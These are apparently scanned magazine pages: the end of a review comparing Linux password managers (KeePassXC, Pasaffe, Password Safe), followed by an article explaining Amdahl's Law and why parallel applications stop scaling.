Then restart KeePassXC and go to one of the addresses in your web browser that you have set up for auto-type. A small green key symbol will now appear on the chosen website in the fields for entering the access data. Simultaneously, another window will pop up and request the authentication data from KeePassXC for access (Figure 10). Click on *Allow Selection*; this will autofill the credentials from the KeePassXC database into the fields without requiring any further input from you.


To use auto-type, the chosen website must request the username and password together. If a website opens a new page or a window to prompt you for a password after the username has been entered, KeePassXC does autofill the authentication data.

In addition, KeePassXC must already be running to autofill access data. You can do this in the automatic startup routine at system start time by checking the *Start only a single instance of KeePassXC* option in the General menu's configuration dialog. Also, if you check the box to the left of *Minimize window after unlocking the database window*, KeePassXC will be hidden away in the panel when minimized.

Pasaffe


Pasaffe [10] is a small password manager published under GPLv3. Originally developed for Ubuntu, Pasaffe is now also included in various derivatives such as Trisquel and Linux Mint, as well as in Arch-based distributions such as Manjaro. Besides a PPA for Ubuntu, the source code is also available.

Developed for the Gnome desktop, Pasaffe can also be used with other desktop environments without any problems. The straightforward program opens a small window after installation, where you can enter a master password for the new database. Then it creates the database and opens the very simple main window (Figure 11).



KeePassXC-Browser is connected to KeePassXC and has been configured using the following identifier: Firefox

Figure 9: The add-on reports its operational readiness with a status icon.



https://auth.fidor.de requests access to the following entries:

Figure 10: A single mouse click lets you allow autofill for access credentials.

Nomenclature

Pasaffe divides datasets to be entered into folders and entries. Folders function as groups in which you store similar authentication data. To create the first folder, go to *Edit | Add Folder*. The parent folder appears in a window and expects a name to be entered in the *Folder Name* field.


You can then create additional folders by right-clicking on the newly created folder and adding another folder to the database with *Add Folder*. Pasaffe always creates the new folder below the currently selected folder, creating a tree hierarchy shown in the vertical pane on the left. If you create additional folders within an existing hierarchy, Pasaffe will insert them in alphabetical order.

You can also delete a folder using the context menu, which you access by right-clicking. However, this will remove all subfolders in this hierarchy without prompting.

If you want to create a new folder and place it in a different hierarchical level, you do not have to switch to the desired level first. Instead, enter the correct path for the new directory in the *Parent Folder* field. Note that in such cases the hierarchy always starts with the root folder /; you therefore need to enter the full path.

Once the folder structure exists, you can add the corresponding database entries. To do this, use the *Add Entry* option in a folder's context menu (you can also access this via the Edit menu if necessary). Alternatively, you can open the dialog using the second button from the left in the buttonbar of the main window.

In the input window, you enter a name for the entry, the URL, and the authentication data. A note field also allows free text input of important data for this entry. After a final click on *OK*, the entry appears on the left below the active folder. In the right-hand pane, you will find the details of the current entry (Figure 12).



Welcome to Pasaffe!

Pasaffe is an easy to use password manager.

Figure 11: Pasaffe greets users after launching with a mostly empty main window.

Inserted notes also appear on the right, but the password for the respective entry is only shown as asterisks. If necessary, you can make the password visible by clicking on the last icon, *Show Confidential*, top right in the toolbar (click on the ellipses if you do not see the option). The password now appears in plain text and can be made anonymous by clicking the button again.

Seek and Ye Shall Find

With extensive datasets, you can very quickly get lost in Pasaffe's main window. In this case, click on the magnifying glass icon in the toolbar. In the search field located top right, you can now enter the entry name for which you are searching. The application jumps to this entry in the left window pane and displays the required data on the right below the search field.

In the Browser

Pasaffe does not offer a browser add-on for automatic entry of access credentials. Instead, you need to select a database entry and open the corresponding URL by clicking on the home icon in the toolbar. This will launch the web browser, which then calls up the page for entering the access data. Unlike a browser add-on, username and password input is only partly automated. You need to copy the access credentials to the clipboard by selecting *Copy User Name* and *Copy Password* and then paste these into the appropriate fields in the web browser.

Password Safe

Password Safe [11] is based on the Gnome desktop in terms of appearance and ergonomics, but it can also be used with other desktops. Password Safe is available as a Flatpak and can therefore be installed across different distributions.

The installation routine creates a starter in the desktop menu tree. After the first launch, a visually appealing program window appears in which you first need to create a KeePass-compatible database. To do so, press the *New* button top left in the titlebar (Figure 13) and assign a name in the now opened file manager.

In the next dialog, you can define the access procedure for the database. You can choose from three options: a password, a key file, or both.

After opening the new safe, you are taken to an empty window. Here you can create groups to which you assign individual websites' access credentials by category. To do this, click on the hamburger menu in the top right-hand corner and select the *New Group* option. In an input dialog, type in the group name and optionally add a note in a free text field. You do not have to save the entered data; the software does this automatically.

To add entries to the individual groups (which are tagged with a folder icon), click on the home icon on the left and then select the desired group. The selected group then appears to the right of the home icon in the titlebar. Now click on the hamburger icon in the right-hand corner of the titlebar and select the *New Entry* option.


This step opens a dialog for the authentication data. For each entry, you can also store important notes in a free text field. Additionally, the *Attachments* field lets you store files that might be useful as attachments. Password Safe automatically saves the changes to the entry data again. When the respective group is called up again, the changes appear in tabular form in the program window.

To switch to another group, first click on the home icon located top left in the titlebar and then select the desired group from the table of displayed groups. The program window lists the entries for the group, while the active group appears in the top right corner next to the home icon.

Settings

The Settings dialog (Figure 14), which you open via the hamburger menu, offers a few options for customizing the software.

Under *Safe*, use a slider to activate the option *Save Automatically*. In the *Security* tab, you will also want to set a different interval for *Time threshold for locking the safe* if your computer



Crown Bank


URL:
www.crow-bank.com

Username:
johndoethegreat

Password:
*****

Last updated:
Thu, 10 Dec 2020 07:37:28
Password updated:
Thu, 10 Dec 2020 07:37:28

Figure 12: Pasaffe arranges groups and entries in a tree structure.



Secure password safe

Securely store your passwords, notes and data. **Create** or **Import** a new Keepass safe.

Figure 13: Password Safe lacks just about all conventional control elements.

frequently runs in unattended mode. This function locks the password safe if you do not perform any actions in the software for a longer period of time. You then have to enter the master password again for further access.

Multiple Safes

In Password Safe, you can use several data safes in parallel. To create a new one, click on the *New Safe* option in the hamburger menu and configure it. The new safe then appears as a new horizontal tab in the application's main window, which allows a quick change between the individual safes. You can also block these safes by clicking on the padlock symbol at the top of the hamburger menu's Options dialog, thereby blocking the active safe. If you call up the active safe again, the dialog for entering the master password appears.

Password Safe in the Browser


Password Safe does not have add-ons a for the popular web browsers. Nevertheless, you do not have to laboriously query the data in the application and then transfer it to the web browser. Instead, you can save the usernames and passwords for the individual entries in Password Safe by clicking on the *Copy to Clipboard* button. The access data can then be called up from the clipboard in the browser whenever you need to fill out the fields on the website.

Conclusions

Local password managers make working with large volumes of access credentials far easier. The four test candidates all cover the basic range of functions for password management, but they focus on different target groups in terms of features (Table 1). Password Safe and Pasaffe are more suitable for home use, as they do not offer add-ons for common web browsers. Access data must be entered here specifically via the clipboard on websites. Buttercup and KeePassXC are aimed at professional users who want to save themselves typing in their web browsers. Buttercup additionally impresses with a modern, visually appealing interface. KeePassXC converts data to and from other formats thanks to numerous filters. Despite all the simplifications made by these password managers, cautious users are still advised to keep records and backups of their access credentials to ensure continued access to protected data in the event of an accident. ■

Table 1: Graphical Password Managers

	Buttercup	KeePassXC	Pasaffe	Password Safe
License	GPLv3	GPLv2	GPLv3	GPLv3
Functions				
Available across platforms	Yes	Yes	No	No
Desktop application	Yes	Yes	Yes	Yes
Browser extension	Yes	Yes	No	No
User guidance				
Multiple archives	Yes	Yes	No	No
Multiple groups	Yes	Yes	Yes	Yes
Free text input	Yes	Yes	Yes	Yes
Data import	Yes	Yes	Restricted	Restricted
Data export	Yes	Yes	Restricted	Restricted
Password generator	Yes	Yes	Yes	Yes
Auto-Type	Yes	Yes	Restricted	Restricted
Security				
Cloud backup	Configurable	Yes	No	No
Encryption	Yes	Yes	Yes	Yes
Adjustable encryption algorithm	No	Yes	No	No




General
Dark Theme — Use dark GTK theme. (off)
Hide First Start Screen — Reopen last opened safe. (on)
Safe
Save Automatically — Save every change automatically. (on)
Search
Full-Text Search — Performs a search across all values of entries. (on)
Current Group Search — Only search entries in the current group. (on)
Unlock
Remember Composite Key — Remember last used composite key. (on)
Remember Unlock Method — Enable faster unlocking. (on)

Figure 14: Password Safe has a very simple configuration dialog.

Info

[1] Gryptonite: [https://sourceforge.net/projects/gryptonite/]
[2] MyPasswords: [https://sourceforge.net/projects/mypasswords7/]
[3] Loxodo: [https://github.com/sommer/loxodo]
[4] pass: [https://www.passwordstore.org]
[5] Buttercup: [https://buttercup.pw]
[6] Download Buttercup: [https://github.com/buttercup/buttercup-desktop/releases]
[7] KeePassXC: [https://keepassxc.org]
[8] Download KeePassXC: [https://keepassxc.org/download/#linux]
[9] KeePassXC Flatpak package : [https://flathub.org/apps/details/org.keepassxc.KeePassXC]
[10] Pasaffe: [https://launchpad.net/pasaffe]
[11] Password Safe: [https://gitlab.gnome.org/World/PasswordSafe]



Why Good Applications Don't Scale

Speed Limits

You have parallelized your serial application, but as you use more cores you are not seeing any improvement in performance. What gives? By Jeff Layton

You just bought a new system with lots and lots of cores (e.g., a desktop with 64 cores or a server with 128 cores). Now that you have all of these cores, why not take advantage of them by parallelizing your code? Depending on your code and your skills, you have a number of paths to parallelization, but after some hard work profiling and lots of testing, your application is successfully parallelized – and it gives you the correct answers! Now comes the real proof: You start checking your application's performance as you add processors. Suppose that running on a single core takes about three minutes (180 seconds) of wall clock time. Cautiously, but with lots of optimism, you run it on two cores. The wall clock time is just about two and a half minutes (144 seconds), which is 80 percent of the time on a single processor. Success!

You are seeing parallel processing in action, and for some HPC enthusiasts, this is truly thrilling. After doing your "parallelization success celebration dance," you go for it and run it on four cores. The code runs in just over two minutes (126 seconds). This is 70 percent of the time on a single core. Maybe not as great as the jump from one to two cores, but it is running faster than a single core. Now try eight cores (more is better, right?). This runs in just under two minutes (117 seconds) or about 65 percent of the single core time. What?

Now it's time to go for broke and use 32 cores. This test takes about 110 seconds or about 61 percent of the single core time. Argh! You feel like Charlie Brown trying to kick the football when Lucy is holding it. Enough is enough: Try all 64 cores. The application takes 205 seconds. This is maddening! Why did the wall clock time go up? What's going on?

Gene Amdahl

In essence, the wall clock time of an application does not scale with the number of cores (processors). Adding processors does not linearly decrease time. In fact, the wall clock time can increase as you add processors, as it did in the example here. The scalability of the application is limited for some reason: Amdahl's Law. In 1967 Gene Amdahl proposed the formula underlying these observed limits of scalability:

$$a = \frac{n}{(p + n(1 - p))} \qquad \textbf{(E1)}$$

In Equation 1, a is the application speedup, n is the number of processors, and p is the "parallel fraction" of the application (i.e., the fraction of the application that is parallelizable), ranging from 0 to 1. Equations are nice, but understanding how they work and what they tell us is even more important. To do this, examine the extremes in the equation and see what speedup a can be achieved.

In an absolutely perfect world, the parallelizable fraction of the application is $p = 1$, or perfectly parallelizable. In this case, Amdahl's Law reduces to $a = n$. That is, the speedup is linear with the number of cores and is also infinitely scalable. You can keep adding processors and the application will get faster. If you use 16 processors, the application runs 16 times faster. It also means that with one processor, $a = 1$.

At the opposite end, if the code has a zero parallelizable fraction ($p = 0$), then Amdahl's Law reduces to $a = 1$, which means that no matter how many cores or processes are used, the performance does not improve (the wall clock time does not change). Performance stays the same from one processor to as many processors as you care to use.

In summary, if the application cannot be parallelized, the parallelizable fraction is $p = 0$, the speedup is $a = 1$, and application performance does not change. If your application is perfectly parallelizable, $p = 1$, the speedup is $a = n$, and the performance of the application scales linearly with the number of processors.

Further Exploration

To further understand how Amdahl's Law works, take a theoretical application that is 80 percent parallelizable (i.e., 20 percent cannot be parallelized). For one process, the wall clock time is assumed to be 1,000 seconds, which means that 200 seconds of the wall clock time is the serial portion of the application. From Amdahl's Law, the minimum wall clock time the application can ever achieve is 200 seconds. Figure 1 shows a plot of the resulting wall clock time on the *y*-axis versus the number of processes from 1 to 64.

The blue portion of each bar is the application serial wall clock time and the red portion is the application parallel wall clock time. Above each bar is the speedup *a* by number of processes. Notice that with one process, the total wall clock time – the sum of the serial portion and the parallel portion – is 1,000 seconds. Amdahl's Law says the speedup is 1.00 (i.e., the starting point).

Notice that as the number of processors increases, the wall clock time of the parallel portion decreases. The speedup *a* increases from 1.00 with one processor to 1.67 with two processors. Although not quite a doubling in performance (*a* would have to be 2), about one-third of the possible performance was lost because of the serial portion of the application. Four processors only gets a speedup of 2.5 – the speedup is losing ground. This "decay" in speedup continues as processors are added. With 64 processors, the speedup is only 4.71. The code in this example is 80 percent parallelizable, which sounds really good, but 64 processors only use about 7.36 percent of the capability (4.71/64).




Figure 1: The influence of Amdahl's Law on an 80 percent parallelizable application.

As the number of processors increases to infinity, you reach a speedup limit. The asymptotic value of $a = 5$ is described by Equation 2:

$$a_{\text{inf}} = \frac{1}{(1-p)} \qquad \textbf{(E2)}$$

Recall the parallelizable portion of the code is *p*. That means the serial portion is 1 - *p*, so the asymptote is the inverse of the serial portion of the code, which *controls the scalability of the application*. In this example, $p = 0.8$ and $(1 - p) = 0.2$, so the asymptotic value is $a = 5$.

Further examination of Figure 1 illustrates that the application will continue to scale if $p > 0$. The wall clock time continues to shrink as the number of processes increases. As the number of processes becomes large, the amount of wall clock time reduced is extremely small, but it is non-zero. Recall, however, that applications have been observed to have a scaling limit, after which the wall clock time increases. Why does Amdahl's Law say that the applications can continue to reduce wall clock time?

Limitations of Amdahl's Law

The disparity between what Amdahl's Law predicts and the time in which applications can actually run as processors are added lies in the differences between theory and the limitations of hardware. One such source of the difference is that real parallel applications exchange data as part of the overall computations: It takes time to send data to a processor and for a processor to receive data from other processors. Moreover, *this time depends on the number of processors*. Adding processors increases the overall communication time.

Amdahl's Law does not account for this communication time. Instead, it assumes an infinitely fast network; that is, data can be transferred infinitely fast from one process to another (zero latency and infinite bandwidth).

Non-zero Communication Time

A somewhat contrived model can illustrate what happens when communication time is non-zero. This model assumes that serial time is not a function of the number of processes, just as does Amdahl's Law. Additionally, a portion of time is not parallelizable but is also a function of the number of processors, representing the time for communication between processors that increases as the number of processes increases.

To create a model, start with a constraint from Amdahl's Law that says the sum of the parallelizable fraction p and the non-parallelizable fraction (1 - p) has to be 1:

$$p + (1 - p) = 1 \qquad \text{(E3)}$$

Remember that in Amdahl's Law the serial or non-parallelizable fraction is not a function of the number of processors. Assume the serial fraction is:

$$s = (1 - p) \qquad \text{(E4)}$$

The constraint can then be rewritten as:

$$p + s = 1 \qquad \text{(E5)}$$

The serial fraction can be broken into two parts (Equation 6), where s_B is the base serial fraction that is not a function of the number of processors, and s_C is the communication time between processors, which is a function of n, the number of processors:

$$s = s_B + s_C n \qquad \text{(E6)}$$

When this equation is substituted back into Amdahl's Law, the result is Equation 8 for speedup a:

$$a = \frac{n}{[p + n(s_B + s_C n)]} \qquad \text{(E7)}$$

$$a = \frac{n}{(p + s_B n + s_C n^2)} \qquad \text{(E8)}$$

Notice that the denominator is now a function of n^2.

From Equation 8 you can plot the speedup. As with the previous problem, assume a parallel portion p = 0.8, leaving a serial portion s = 0.2. Assigning the base serial portion s_B = 0.195, independent of n, leaves the communication portion s_C = 0.005. Figure 2 shows the plot of speedup a as a function of the number of processors.

Notice that the speedup increases for a bit but then decreases as the number of processes increases, which is the same thing as increasing the number of processors and increasing the wall clock time.

Notice that the peak speedup is only about a = 3.0 and happens at around 16 processors. This speedup is less than that predicted by Amdahl's Law (a = 5). Note that you can analytically find the number of processors for the peak speedup by taking the derivative of the equation plotted in Figure 2 with respect to n and setting it to 0. You can then find the speedup from the peak value of n. I leave this exercise to the reader.

Although the model is not perfect, it does illustrate how the application speedup can decrease as the number of processes increase. On the basis of this model, you can say, from a higher perspective, that the equation for a must have a term missing that perhaps Amdahl's Law doesn't show that is a function of the number of processes causing the speedup to decrease with n.

Some other attempts have been made to account for non-zero communication time in Amdahl's Law. One of the best is from Bob Brown at Duke [1]. He provides a good analogy of Amdahl's Law that includes communication time in some fashion.

Another assumption in Amdahl's law drove the creation of Gustafson's Law. Whereas Amdahl's Law assumes the problem size is fixed relative to the number of processors, Gustafson argues that parallel code is run by maximizing the amount of computation on each processor, so Gustafson's Law assumes that the problem size increases as the number of processors increases. Thus, solving a larger problem in the same amount of time is possible. In essence, the law redefines efficiency.

You can use Amdahl's Law, Gustafson's Law, and derivatives that account for communication time as a guide to where you should concentrate your resources to improve performance. From the discussion about these equations, you can see that focusing on the serial portion of an application is an important way to improve scalability.

Origin of Serial Compute Time

Recall that the serial portion of an application is the compute time that doesn't change with the number of processors. The parts of an application that contribute to the serial portion of the overall application really depend on your application and algorithm. Serial performance has several sources, but usually a predominant source




Figure 2: Speedup with new model.

is I/O. When an application starts, it most likely needs to *read* an input file so that all of the processes have the problem information. Some applications also need to *write* data at some point while it runs. At the end, the application will likely *write* the results.

Typically these I/O steps are accomplished by a single process to avoid collisions when multiple processes do I/O, particularly writes. If two processes open the same file, try to write to it, and the filesystem isn't designed to handle multiple writes, the data might be written incorrectly. For example, if process 1 is supposed to write data first, followed by process 2, what happens if process 2 writes first followed by process 1? You get a mess. However, with careful programming, you can have multiple processes write to the same file. As the programmer, you have to be very careful that each process does not try to write where another process is writing, which can involve a great deal of work.

Another reason to use a single process for I/O is ease of programming. As an example, assume an application is using the Message Passing Interface (MPI) library [2] to parallelize code. The first process in an MPI application is the *rank 0 process*, which handles any I/O on its own. For reads, it reads the input data and sends it to other processes with *MPI_Send*, *MPI_Isend*, or *MPI_Bcast* from the rank 0 process and with *MPI_Recv*, *MPI_Irecv*, or *MPI_Bcast*, for the non-rank-0 processes. Writes are the opposite: The non-rank-0 processes send their data to the rank 0 process, which does the I/O on behalf of all processes.

Having a single MPI process do the I/O on behalf of the other processes by exchanging data creates a serial bottleneck in your application because only one process is doing I/O, forcing the other processes to wait.

If you want your application to scale, you need to reduce the amount of serial work done by the application, including moving data to or from processes. You have a couple of ways to do this. The first, which I already mentioned, is to have each process do its own I/O. This approach requires careful coding, or you can accidentally corrupt data file(s).

The most common way is to have all the processes perform I/O with MPI-IO. This is an extension of MPI that was incorporated in MPI-2 and allows I/O from all MPI processes in an application (or a subset of the processes). It is beyond the scope of this article to discuss MPI-IO, but remember it can be a tool to help you reduce the serial portion of your application by parallelizing the I/O [3].

Before you undertake a journey to modify your application to parallelize the I/O, you should understand whether I/O is a significant portion of the total application runtime. If the I/O portion is fairly small – where the definition of "fairly small" is up to you – it might not be worth your time to rewrite the I/O portion of the application. In a previous article I discuss various ways to profile the I/O of your application [4].

If serial I/O is not a significant portion of your application, you might need to look for other sources of serialized performance. Tracking down these sources can be difficult and tedious, but it is usually worthwhile because it improves the scalability and performance of the application – and who doesn't like speed?

Summary

Writing a useful parallel application is a great accomplishment. At some point you will want to try running the application with larger core counts to improve performance, which is one of the reasons you wrote a parallel application in the first place. However, when at some point increasing the number of processors used in the application stops decreasing and starts increasing the wall clock time of the application, it's time to start searching for reasons why this is happening.

The first explanation is from Amdahl's Law, which illustrates the theoretical speedup of an application when running with more processes and the limitation of serial code on wall clock time. Although it can be annoying that parallel processing is limited by serial performance and not something directly involving parallel processing, it does explain that at some point, your application will not run appreciable faster unless your application has a very small serial portion.

The second explanation for decreased performance is serial bottlenecks in an application caused by I/O. Examining the amount of time an application spends on I/O is an important step in understanding the serial portion of your application. Luckily you can find tools and libraries to parallelize the application I/O; however, at some fundamental level, the application has to do some I/O to read input and write output, limiting the scalability of the application (scalability limit).

